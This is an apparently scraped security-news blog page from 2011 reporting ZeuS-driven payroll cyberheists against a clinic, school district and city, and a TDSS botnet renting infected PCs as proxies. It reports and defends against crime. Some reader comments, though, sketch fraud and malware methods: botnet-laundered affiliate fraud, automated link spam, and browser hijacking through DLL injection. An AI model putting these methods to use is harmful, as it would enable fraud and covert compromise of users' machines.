0day ach fraud adobe adobe flash player adobe reader apple APT atm skimmer chrome chronopay exploit pack f-secure fbi firefox flash Flash Player Glavmed gmail google Igor Gusev internet explorer java Mac mcafee microsoft money mules Mozilla opera patch tuesday pavel vrublevsky quicktime RSA Rustock Rx-Promotion sans internet storm center Spamit spamit.com spyeye Symantec twitter webmoney windows wired.com zeus ZeuS Trojan

Top-Rated Comments

- LonerVamp: It's bad because the attack vector subverts an otherwise trusted... 25 3
- JCitizen: Since Apple always accuses Microsoft of waiting too long to patch... 23 3
- F-3000: Pat, posts and comments like yours makes me understand more about the joke about... 18 1
- vinnyT: Every time I think it may be nice to own an Apple product i.e. an ipod touch, the... 14 0
- Nathan: Your Browser automatically sends a Browser User Agent string for EVERY page... 17 3




Blogroll

- Arbor Networks Blog
- Bleeping Computer
- CERIAS / Spaf
- Contagio Malware Dump
- Cyber Crime & Doing Time
- Cyveillance Blog
- DHS Daily Report
- DSL Reports
- ESET Threat Blog
- F-Secure Blog
- FireEye Malware Intel Lab
- Fortinet Blog
- Google Online Security Blog
- Graham Cluley, Sophos
- Kaspersky Blog
- M86 Security
- Malware Intelligence
- McAfee Labs
- Microsoft Malware Protection Center
- SANS Internet Storm Center
- Schneier on Security
- SecureWorks
- Securing the Human
- Securosis
- StopBadware
- Sunbelt Blog
- Symantec Response Blog
- TaoSecurity
- TrendMicro Blog
- US CERT
- Websense
- Wilders Security Forums
- Wired.com's Threat Level

Krebs on Security


In-depth security news and investigation



About the Author
About this Blog

Monster Spam Campaigns Lead to Cyberheists

Phishers and cyber thieves have been casting an unusually wide net lately, blasting out huge volumes of fraudulent email designed to spread password-stealing banking Trojans. Judging from the number of victims who reported costly cyber heist in the past two weeks, many small to medium sized organizations took the bait.



These fake NACHA lures were mailed the week of Sept. 19, even though the sent date on the message says Aug. 3. Source: Commtouch.

Security firm Symantec says it detected an unprecedented jump in spam blasts containing "polymorphic malware," — malicious software that constantly changes its appearance to evade security software. One of the most tried-and-true lures used in these attacks is an email crafted to look like it was sent by **NACHA**, a not-for-profit group that develops operating rules for organizations that handle electronic payments, from payroll direct deposits to online bill pay services.

Using NACHA's name as bait is doubly insulting because victims soon find new employees — money mules — added to their payroll. After adding the mules, the thieves use the victim's online banking credentials to push through an unauthorized batch of payroll payments to the mules, who are instructed to pull the money out in cash and wire the funds (minus a commission) overseas.

On Sept. 13, computer crooks stole approximately $120,000 from **Oncology Services of North Alabama**, a component of the **Center for Cancer Care**, a large medical health organization in Alabama. **John Ziak**, director of information technology at the center, said he suspects the organization's accounting firm was the apparent source of the compromise. That means other clients may also have been victimized. He declined to name the accounting firm.

Ziak said the bank was able to block some of the fraudulent transfers, but that it was too soon to say how much the thieves got away with. But the center may have better leverage than most victims in convincing the bank to accommodate them: Many of its doctors are on the board of directors of the organization's bank.

"We still don't know how much is going to be coming back," Ziak said. "We can chalk it up to lessons learned, but we're going to be making some changes with the bank... forcing them to implement a higher level of security for our account."

Last month, computer crooks also robbed the **North Putnam Community School Corporation**, which serves the children of six northern townships of Putnam County, Indiana.

Mary Sugg Lovejoy, superintendent of the K-12 school system, said thieves stole about $98,000 from school coffers, sending the money to numerous individuals who had no prior business with the school district. Fortunately for North Putnam, all of the fraudulent transfers were returned shortly after the attack, Lovejoy said.

In a separate attack on a public institution, malicious hackers last month struck the **City of Oakdale, Calif.**, according to a story in the Modesto Bee. High-tech criminals stole $118,000 from a city bank account, the publication reported last week. Oakdale city officials are confident that its insurance carrier would reimburse the loss, minus a $2,500 deductible.

But that story ended on a sour note. The reporter quoted officials from the city's bank, Oak Valley Community Bank, wrongly laying blame for the incident on a lack of technology and security.


"It's the same story we hear from a lot of institutions," Oak Valley President **Chris Courtney** said. "It's about safekeeping the information on your computers, scanning for viruses and having a state-of-the-art security system."

Blocking these attacks has little to do with state-of-the-art computer systems or scanning files with anti-virus. It's not clear what malware family was used in any of these attacks, although the first two mentioned in this story involved a cyber gang that favors the ZeuS Trojan (the fraudulent NACHA messages in the screen shot above contained a malware dropper that installs ZeuS). But organizations should understand that these attacks have far more to do with social engineering and tricking humans than with defeating technology and security solutions.

As I've noted in past stories, all of the victims I've interviewed were running anti-virus software: Very few of them had protection against the malware used in the attack *until after their money was stolen*.

Most commercial banks have significant room for improvement in securing the transaction and authentication space for their customers. But businesses that rely on their financial institutions to detect fraudulent activity are setting themselves up for an expensive lesson.

No single approach or technology will stop all of these account takeovers, but preventing the theft of your online banking credentials is a critical first step. That's why I continue to advise that small- to mid-sized organizations use a dedicated computer for online banking. Using a non-Windows PC — such as a Live CD or a **Mac** — is the safest approach, but not necessarily the most practical or affordable. An alternate approach is to access bank accounts from an isolated PC that is locked-down, regularly updated, and used for no other purpose than online banking.



Zeustracker.abuse.ch tracks antivirus detection rates for new variants of the ZeuS Trojan. The average detection rate is about 38 percent.

SHARE

Related posts:

1. Cyber Thieves Steal Nearly $1,000,000 from University of Virginia College
2. Computer Crooks Steal $100,000 from Ill. Town
3. A Tale of Two Victims
4. 19 Arrested in Multi-Million Dollar ZeuS Heists
5. Hackers Steal $150,000 from Mich. Insurance Firm

Tags: Center for Cancer Care, City of Oakdale, John Ziak, Mary Sugg Lovejoy, Modesto Bee, North Putnam Community School Corporation, Oak Valley Community Bank, Oncology Services of North Alabama, zeus

This entry was posted on Monday, October 3rd, 2011 at 12:17 am and is filed under Target: Small Businesses. You can follow any comments to this entry through the RSS 2.0 feed. You can skip to the end and leave a comment. Pinging is currently not allowed.

4 comments

1. *brucerealtor*
October 3, 2011 at 2:02 am

The use of multiple AV programs that do not conflict with each other, i.e., Malwarebytes seems to often conflict where Superantispyware doesn't, with a major commercial AV program in combination with running in user mode was apparently something the majority of those hacked were apparently not doing. 38% absolutely sucks for new variants of the Zeus Trojan.

So I need a machine running Linux from a disc, or a completely dedicated machine for banking. I can imagine what you think of folks who use their cellphone software to access their bank accounts — ouch ???

Like or Dislike: 3 0
Reply

2. *Neej*
October 3, 2011 at 2:57 am

IMO banks blaming their customers for these losses because they aren't not running "appropriate" security software is a bit of a joke – surely not a funny one either should you be the victim in the situation.

The fact is (as pointed out in the article) simply relying on software to provide protection is pretty much pointless these days not least because new malware instances are tested against the very same software to ensure it is not detected.

No doubt banks are aware of this – at least at some level of personnel. If I was told I was to blame for this reason outlined expect me to change institutions if it's at all practical to do so. The bank is obviously not interested in providing practical advice should this be the case and going to far with the whole "guardian of the money" role.

Like or Dislike: 5 2
Reply

3. *Matthew Walker*
October 3, 2011 at 11:23 am

Id like to mention my own passwindow authentication plastic cards can do transaction authentication off any OS or mobile device securely adhering to the assumption there is already malware on the device and still able to provide providing mutual transaction authentication. The plastic cards only cost a few cents and are less than a blank CD. For businesses that means they can continue to run their essential MS based accounting software which is probably mandated by their accountant or bank right off their regular or mobile machines. There is also an online authentication version shieldpass.com where individuals or small user groups can plug the code directly into their websites. Felt I had to mention it as it seems more secure and practical for business than the LiveCD approach.

Like or Dislike: 0 2
Reply

4. *Nic*
October 3, 2011 at 12:12 pm

People are upset by the amount of money stolen here, especially considering the victims — schools, cancer clinics, etc. So we rush to determine blame, thereby providing a path to a solution. (Haven't we done that before already?)

I'm not so sure it's that simple, though. I don't think there's an easy fix because the problem isn't a technical one. Allow me to explain.

We know that most people will click through any warning. Right there, it stopped being a purely technical problem. Employing data from abuse.ch, spamhaus, hostexploit.com, Team Cymru, and other organizations _does_ help. It _should_ be done by administrators. But that's not the end of it, because this isn't a purely technical problem; we can't control everything in a multi-everything environment.

Personally I don't like the banks due to their business practices. However, if I was in their shoes, seeing how ordinary users take no interest in computer security, I would find it difficult to impose truly secure expectations upon them. Multi-factor auth, Windows clients blocked (this can be done at the TCP level for example with p0f), etc. Yeah. That would be an instant national scandal followed by immediate apologies, lost customers, and backtracking.

The root problem is that users have been conditioned to not develop computer skills. Think of all the non-computer people you know: in the last 10 years, what skills have they developed? I don't mean using Firefox instead of IE — that's not a skill; think of this as a car. I'm talking about, Have they learned to change their own oil? Can they replace spark plugs? Can they replace a tire now whereas 5 years ago they couldn't? Those are real skills. They don't need to design an engine/kernel, but given the importance of computing in our economic and personal lives, one would assume some real skills had been learned along the way. However in the computer world the only advancement we see is analogous to learning how to drive a Chevy "instead" of a Ford. That's not a new skill learned.

The amount of hand-holding by the OS is inversely proportional to the abilities developed by the user.

The percentage of options found in pre-defined buttons is inversely proportional to the abilities of the user.

The clarity of error messages is proportional to the problem-solving abilities of the user.

Gaining skills and abilities takes time but it's a natural process.

IMHO the real solution is to treat users bit by bit, more and more as adults. That's how they'll gain skills and abilities, and that's how the severity of these problems will shrink to an acceptable level.

In the meantime I think live CDs are the best way to go.

Like or Dislike: | |
Reply

Leave a comment

Name (required)

Email (required)

Website

Comment

Submit Comment

Notify me of followup comments via e-mail

- Recent Posts
  - Monster Spam Campaigns Lead to Cyberheists
  - Inside a Modern Mac Trojan
  - MySQL.com Sold for $3k, Serves Malware
  - 'Right-to-Left Override' Aids Email Attacks
  - Arrested LulzSec Suspect Pined for Job at DoD
- Subscribe by email

Your email:
Enter email address...

Subscribe Unsubscribe

Made possible by Prolocation


Categories

- A Little Sunshine
- Latest Warnings
- Other
- Pharma Wars
- Security Tools
- Target: Small Businesses
- The Coming Storm
- The Wire
- Time to Patch
- Web Fraud 2.0

Archives

- October 2011
- September 2011
- August 2011
- July 2011
- June 2011
- May 2011
- April 2011
- March 2011
- February 2011
- January 2011
- December 2010
- November 2010
- October 2010
- September 2010
- August 2010
- July 2010
- June 2010
- May 2010
- April 2010
- March 2010
- February 2010
- January 2010
- December 2009

All About ATM Skimmers




Click image for my skimmer series.

Tags

0day ach fraud acrobat adobe adobe flash player adobe reader apple atm skimmer chrome chronopay f-secure fbi firefox flash Glavmed gmail google Igor Gusev internet explorer java mcafee microsoft money mules Mozilla opera patch tuesday pavel vrublevsky phishing RSA Rustock Rx-Promotion sans internet storm center secunia shockwave Spamit spamit.com spyeye Symantec twitter wikileaks windows wired.com zeus Zeustracker ZeuS Trojan

Top-Rated Comments

- Frodo: The guys an idiot, he may be intellectually capable of working for the DoD but he... 54 15
- mrmikel: Just because I leave my back door open doesn't give you the right to come... 41 3
- Zatoichi: Must have thought he was hiding when he did the shadow work. Its hard to make... 23 0
- Dmitry Dulepov: If it is copied to some other place, it would not be enough to reboot the... 20 1
- dodgy_coder: Great article. The ingenuity of the human (&criminal) mind knows no... 19 0




Blogroll

- Arbor Networks Blog
- Bleeping Computer
- CERIAS / Spaf
- Contagio Malware Dump
- Cyber Crime & Doing Time
- Cyveillance Blog
- DHS Daily Report
- DSL Reports
- ESET Threat Blog
- F-Secure Blog
- FireEye Malware Intel Lab
- Fortinet Blog
- Google Online Security Blog
- Graham Cluley, Sophos
- HoneyTech Blog
- Kaspersky Blog
- M86 Security
- Malware Intelligence
- McAfee Labs
- Microsoft Malware Protection Center
- SANS Internet Storm Center
- Schneier on Security
- SecureWorks
- Securosis
- StopBadware
- Sunbelt Blog
- Symantec Response Blog
- TaoSecurity
- TrendMicro Blog
- US CERT
- Websense
- Wilders Security Forums
- Wired.com's Threat Level

Krebs on Security

In-depth security news and investigation




About the Author
About this Blog

Rent-a-Bot Networks Tied to TDSS Botnet

Criminals who operate large groupings of hacked PCs tend to be a secretive lot, and jealously guard their assets against hijacking by other crooks. But one of the world's largest and most sophisticated botnets is openly renting its infected PCs to any and all comers, and has even created a **Firefox** add-on to assist customers.

The **TDSS** botnet is the most sophisticated threat today, according to experts at Russian security firm **Kaspersky Lab**. First launched in 2008, TDSS is now in its fourth major version (also known as TDL-4). The malware uses a "rootkit" to install itself deep within infected PCs, ensuring that it loads before the Microsoft Windows operating system starts. TDSS also removes approximately 20 malicious programs from host PCs, preventing systems from communicating with other bot families.

In an exhaustive analysis of TDSS published in June, Kaspersky researchers **Sergey Golovanov** and **Igor Soumenkov** wrote that among the many components installed by TDSS is a file called "socks.dll," which allows infected PCs to be used by others to surf the Web anonymously.




Researchers say this Firefox add-on helps customers use Internet connections of TDSS-infected PCs.

"Having control over such a large number of computers with this function, the cybercriminals have started offering anonymous Internet access as a service, at a cost of roughly $100 per month," the researchers wrote. "For the sake of convenience, the cybercriminals have also developed a Firefox add-on that makes it easy to toggle between proxy servers within the browser."

The storefront for this massive botnet is **awmproxy.net**, which advertises "the fastest anonymous proxies." According to Golovanov, when socks.dll is installed on a TDSS-infected computer, it notifies awmproxy.net that a new proxy is available for rent. Soon after that notification is completed, the infected PC starts to accept approximately 10 proxy requests each minute, he said.

"For us it was enough to see that this additional proxy module for tdl4 was installed directly on encrypted partition and runs thru rootkit functionality," Golovanov told KrebsOnSecurity. "So we believe that awmproxy has direct connection to tdl4 developer but how they are working together we don't know." The curators of AWMproxy did not respond to requests for comment.



AWMproxy.net, the storefront for renting access to TDSS-infected PCs


The service's proxies are priced according to exclusivity and length of use. Regular browser proxies range from $3 per day to $25 monthly. Proxies that can be used to anonymize all of the Internet traffic on a customer's PC cost between $65 and $500 a month. For $160 a week, customers can rent exclusive access to 100 TDSS-infected systems at once. Interestingly, AWMproxy says it accepts payment via **PayPal**, **MasterCard**, and **Visa**.

Awmproxy.net currently advertises more than 24,000 proxies for rent. The number of available proxies varies greatly from day to day, even within a single 24-hour period. That's because the TDSS-infected systems aren't always turned on: Their legitimate, oblivious owners sometimes turn their PCs off at night and on weekends.

This is explained in AWMproxy's FAQ:

> "**Q:** Today quality/speed/number of proxies decreased, can you do something?
>
> **A:** There are time periods when the proxies quality, number and speed decrease, and we are really unable to help it much as we would like to. It is impossible to provide the same number of proxies in the day time and at 3 a.m. The same is true for weekends."

The renting of hacked PCs for anonymous surfing is only one of the many ways the TDSS authors monetize their botnet. In a blog post published today, Golovanov discusses how TDSS is being used for mining Bitcoins, an electronic currency.



Statistics collected by Abuse.ch, the curator of ZeuSTracker, show how TDSS stacks up against other bots.

Other researchers have been exploring the activities of a new TDL-4 variant that uses infected PCs for a massive click fraud operation. **Joseph Mlodzianowski**, a malware researcher who blogs at **sub0day.com,** found that machines infected with this new version periodically download "campaign" files, listings of Web sites that botted systems are instructed to visit, apparently to generate ad revenue for the targeted sites.

"What I think they're doing is renting to these sites the ability to have people visit them so they can get paid for display ads," Mlodzianowski said. "A campaign file is a list of about 15 sites. The [bots] don't hit just one page, they crawl through and visit two to three pages on each site, so it looks like a real user is doing that. All of this happens so that it is invisible to the user."

It's not clear yet whether the fraudsters running the TDSS botnet operate a similar public storefront for click fraud clients. But it's remarkable that those responsible for TDSS feel so invulnerable that they are comfortable advertising their work in such a public fashion.

Update, Sept. 9, 9:28 a.m. ET: Check out the follow-up post to this article, Who's Behind the TDSS Botnet?, which follows a trail of digital clues that lead back to an individual who appears to be closely tied to this criminal operation.

Related posts:

1. Where Have All the Spambots Gone?
2. Is Your Computer Listed "For Rent"?
3. Rustock Botnet Flatlined, Spam Volumes Plummet
4. Spamit, Glavmed Pharmacy Networks Exposed
5. Researchers Knockup 'Pushdo' Spam Botnet

Tags: Atrix Security, AWMproxy.net, Bitcoin, Igor Soumenkov, Joseph Mlodzianowski, Kaspersky Lab, mastercard, Paypal, Sergey Golovanov, TDL-4, tdss, Visa

This entry was posted on Tuesday, September 6th, 2011 at 12:40 pm and is filed under A Little Sunshine, Web Fraud 2.0. You can follow any comments to this entry through the RSS 2.0 feed. Both comments and pings are currently closed.

42 comments

1. *Aleksey*
September 6, 2011 at 12:58 pm

I find it amusing that there is a bank that processes MC & Visa payments for the access to hijacked PCs. PayPal as a method payment is also quite funny. Hopefully someone will do sting purchases and these billing methods will be shut down now. This crap should only be purchasable with crime-friendly payment methods like LR or Bitcoin.

Well-loved. Like or Dislike: 8 0

- *BrianKrebs*
September 6, 2011 at 1:13 pm

They also take Webmoney and Liberty Reserve.

Well-loved. Like or Dislike: 6 2

  - *Aleksey*
September 6, 2011 at 1:18 pm

ah, yes, I forgot WM as another crime-friendly payment method

Well-loved. Like or Dislike: 5 0

2. *KFritz*
September 6, 2011 at 1:36 pm

These botmasters may have a high profile in the malware market, but to ordinary websurfers and the Mainstream Media they're nonexistent. These are the kind of WWW crooks well loved by the government of Mother Russia, which used their services during the attack on Estonia and the war with Georgia.

Does anyone believe that FSB or any other Russian law enforcement will arrest, let alone convict these miscreants as long as they pay their bribes and don't attract mainstream attention?

Well-loved. Like or Dislike: 13 4

3. *Tim*
September 6, 2011 at 1:39 pm

We had a laptop at our place infected with TDSS/TDL4. It managed to survive a complete wipe & reimage of the laptop in question. First time I have ever seen that!

It may be worth adding to your article that Kapersky supplies a utility to locate and remove this nuisance – TDSSKiller. It did the job nicely for us.

http://support.kaspersky.com/viruses/solutions?qid=208283363

Well-loved. Like or Dislike: 20 0

- *BrianKrebs*
September 6, 2011 at 1:43 pm

Thanks, Tim. I had meant to add that in the original version of the story. Perhaps I still will.

It's worth noting that the research on the Tld-4 variant discussed at the end of this blog post says that removal tool does not detect/remove this latest variant, although that will likely soon change.

Like or Dislike: 3 0

- *John*
  September 6, 2011 at 2:47 pm

  Apparently it already has as this page indicates it removes TDL4:
  http://support.kaspersky.com/viruses/solutions?qid=208280748

  Well-loved. Like or Dislike: 4 0

  - *BrianKrebs*
    September 6, 2011 at 2:51 pm

    John – You may be right. I'm just repeating what the researcher said in his blog post, linked in the story above:

    http://sub0day.com/?page_id=2

    "This Stealth trojan malware (TDL4.2) uses the victims computer to browse websites with out any signs. It doesn't display the common browser redirects or annoying popups, which normally alert users to the fact that they are infected. TDL-4 is detectable and can be removed by Kasperskys TDSS Killer, however, this variant will download and update itself becoming undetectable. [At least for a while]"

    Well-loved. Like or Dislike: 5 1

    - *John*
      September 6, 2011 at 2:59 pm

      Only one person really knows for sure... whoever has written the latest version of TDSS.

      Like or Dislike: 3 0

- *John*
  September 6, 2011 at 1:47 pm

Tim – Is it possible that the image contained the rootkit so when you did the reimage you placed it right back onto the wiped drive?

Like or Dislike: 3 1

- *BrianKrebs*
  September 6, 2011 at 1:49 pm

  If I understand properly how TDSS works, it writes itself to the tail end of the master boot record (MBR), which — depending on how you format a machine — may not be touched by a reinstall of the operating system.

  Well-loved. Like or Dislike: 10 0

- *Tim*
  September 6, 2011 at 1:57 pm

  No – our image is rock-solid.

  As Brian notes, this devious malware infects the MBR so our standard re-imaging process did not touch it. As soon as the standard image was reloaded and added back to the LAN, the malware was off & running again.

  It's worth noting that the way we noticed this malware was by reviewing our proxy/firewall logs. I get a weekly report showing all communications from internal endpoints to known (or suspected) malware domains. the domain looked suspicious to me and a few minutes research showed that it was indeed a known TDSS C&C server.

  Reviewing logs can be a tedious process... but it's an essential part of the 'defence-in-depth' approach.

  Well-loved. Like or Dislike: 24 0

  - *PJ*
    September 6, 2011 at 2:27 pm

    Would the rootkit survive if you did a fix MBR or restore MBR command?

    Like or Dislike: 0 0

- *BrianKrebs*
  September 6, 2011 at 2:29 pm

  I theory, yes, that should work. However, blowing away the MBR and writing a new one would be safer, IMHO, as long as you're reinstalling.

  Well-loved. Like or Dislike: 8 1

  - *TJ*
    September 7, 2011 at 8:44 am

    One of the things I've always loved about Acronis True Image is the ability to boot from a recovery CD and re-image just the MBR.

    Well-loved. Like or Dislike: 4 0

- *John*
  September 6, 2011 at 2:34 pm

  I guess I'm assuming you would have pulled the HD and attached it to another system via an external drive then deleted the partitions and then formatted the drive. Wouldn't that wipe the MBR out completely so you'd be starting fresh?

  Like or Dislike: 0 0

  - *TomC*
    September 9, 2011 at 2:03 am

    MBR is at track0, sector0 and is 12.5% of the HD space created when the drive is initialized. Formatting does not write a new MBR. The MBR is backed up and some fixes attempt to replace the infected MBR with the backup. Seldom works.

    Use a zero-fill utility (killdisk, etc.) to write zeros to entire disk surface before reinstalling. Single pass OK, more passes better.

    Avast aswMBR can detect TDS and repair the MBR (uses Gmer technology. Worked once for me but didn't cure entire infection. Zero-fill, reinstall.

    Like or Dislike: 3 0

4. *Eric*
   September 6, 2011 at 2:00 pm

   Brian, I have received 2 (bogus) notifications about new comments to the bank fraud in Pittsfield NY:

   ****
   There is a new comment on the post "FBI Investigating Cyber Theft of $139,000 from Pittsford, NY".
   http://krebsonsecurity.com/2011/06/fbi-investigating-cyber-theft-of-139000-from-pittsford-ny/

   Author: Celesta Delio
   Comment:
   i awesome post. i will come back. thank you pal
   ****

   However, there is no such comment (in either of the 2 notifications I received.) Are you deleting the comments or is there something nefarious going on here?

   Like or Dislike: 2 0

   - *BrianKrebs*
     September 6, 2011 at 2:02 pm

     Eric,

     Thanks for subscribing. My apologies. The blog spammers have really stepped up their attacks on my blog, and I'm working hard to keep them from abusing my site's reputation. Sometimes, spammy comments slip through the net, though, and I always delete them as soon as I notice them.

     Well-loved. Like or Dislike: 11 0

     - *Neej*
       September 8, 2011 at 7:21 pm

       Heh ... that's pretty amateurish as far as link spam goes.

Many marketers use far more sophisticated methods that make automated posts that many webmasters would be hard pressed to mark as spam and therefore provide the all important anchored backlink that lives a long time.

For example one can use a program such as Scrapebox to search for blogs using whatever keyword is being targetted, scrape tweets filtered using the keyword using a program such as TweetAttacks and then post the tweets. Done right this method leads to ~80% of links being there in 3 months (ie. not deleted as spam) and often higher rates if one simply uses a trending topic in Google and hits blogs that are following the trend with Tweets.

Actually sometimes this can lead to posts that are actually genuinely useful which leads me to question whether they can be called spam in the first place despite being an automated process.

And that's just one way of doing it ...

Like or Dislike: 0 1

5. *EJ Hilbert*
September 6, 2011 at 2:12 pm

Given that they claim to accespt Visa and Mastercard, if law enforcement was so inclined, they could buy the product, check their Visa bill for the merchant id, provide that info to Visa to have that merchant and all related blacklisted. They could also track the bank account into which the merchant id is funnelling the cash, sieze it or monitor withdrawals, follow the mule to the owner of the account and thus the botnet.

Also this could be done through civil suits and subpoenas if a victim were to file suit

Well-loved. Like or Dislike: 9 0

- *BrianKrebs*
September 6, 2011 at 2:13 pm

Hey EJ, are you still involved in battling click fraud? I'd be interested in your thoughts on that aspect of this botnet.

Well-loved. Like or Dislike: 5 0

- *EJ Hilbert*
September 6, 2011 at 2:33 pm

I am still involved as "click fraud " is one of the ways hackers profit from stolen data. The term click fruad only related to cost per click campaigns, the real money is int he Cost Per Acquistion fraud.

Im over simplifying this but, in short a hacker gets stolen credit cards and info. then he partners (I say partner because he is unlikely to be able to be an affialite himself) with a CPA affialite and drives traffic to the affialites link on various offers.

The affiliate will be paid a commission ranging for $.25 to $40 per sign up/acquistion. The partners share the profit.

But, if all the traffic comes from the same IP most affilaite networks are smart enough to see that it is fraud. Now some will wait for the advertiser to complain because the affiliate network is also paid based on the traffic and cpa. But the legit ones like Epic Media Group (full disclosusre EMG owns my firm Online Intelligence) actually block/void the traffic and payment to the affialite as soon as the pattern is detected.

Enter the botnet, hacker/affialtie will run traffic through the rented/owned botnet so the IPs, browser data and other tell tales are gone and thus the fraud is not detected by those groups without a skilled anti-fraud/anti-abuse team.

So I run through 50 botnet IPs at $30 per sign up (CPA) = $1500 and the cost for the rent is $300 a month? I like the $1200 profit. Best par tis I can do this with 100 stolen identities/cards or 100,000

Sadly very few LE investigators know truly how hackers/ malware/phisher/botmasters profit from their trades.

Its a complicated process but once you see the pattern its fairly easy.

Well-loved. Like or Dislike: 13 0

6. ***W. L3lsur3***
September 6, 2011 at 4:17 pm

Fascinating article. How do the botted systems perform the clickfraud within the client browser without the end user seeing this?

Like or Dislike: 1 0

- ***drzauisapelord***
September 6, 2011 at 4:34 pm

They'll using something like wget or curl to request the pages and "click" on the links. No need to involve the end user's graphical browser.

Well-loved. Like or Dislike: 4 0

timeless
September 6, 2011 at 7:13 pm

I haven't actually looked at how they're doing it.

However, most browsers are pluggable, which means there are a number of ways they *could* do it.

Among them:
1. Most browsers support NPAPI [1] (the original "plugin" API) (the exception is IE which uses ActiveX [2]).
2. Most browsers have an extension model (for IE this is called BHO – Browser Helper Object [3], for Firefox the equivalent is roughly xpcom extensions [4])
3. Most browsers have a way to add toolbars which rely on their extension model.
4. On Windows one can register to be a Windows LSP [5], in theory you're claiming to help with network connections to interesting things (NetBIOS/NetBUI, whatever).
5. One can also be truly evil and just use DLL injection [6] — this was definitely done by viruses at some point in time, but if you want to target browsers you can use any of the other techniques instead.

Most of these will eventually result in a DLL [7] being loaded, in the case of plugins this might only happen if plugin scanning is triggered, but typically the others happen roughly during browser startup.

Note that browsers have started taking action to prevent some of these things (especially LSPs, since ignoring the malicious ones, many are just plain crashy). There are also techniques to try to lock out unsigned libraries (Google bought one of those vendors), unfortunately, some of Microsoft's libraries aren't signed (typically these are shim libraries as opposed to the real libraries, but if you need the shim, you're in trouble if you don't load it)* [or weren't signed when I looked 2 years ago]. But again, if your system is 0wned, then a browser really can't defend itself against attack.

When a DLL loads, it typically gets a DLL_PROCESS_ATTACH [8] message. Roughly around this time, the library can create a thread [9]. In the thread, the code can then do whatever it wants to do. This has relatively minimal affect on the Browser itself, but it means that the code is running inside the browser. If the Browser has enough threadsafe APIs, then it's possible for the thread to safely access and use cookies and other credentials (or ask the browser to make a request, this is more or less how XMLHttpRequest[10]s work — although browsers generally have APIs for making direct requests too). If not, then the code might need to send messages to some other thread asking it to do the work (this is perfectly legitimate, and since it *is* the Browser, there's no reason for the browser not to trust it). Remember that we're dealing with malicious code, so it's possible for the code to take shortcuts if it wants to, it could for instance try to read data directly instead of using APIs, as long as it's relatively careful, it could get relatively good data most of the time, and that might be sufficient for its purposes.

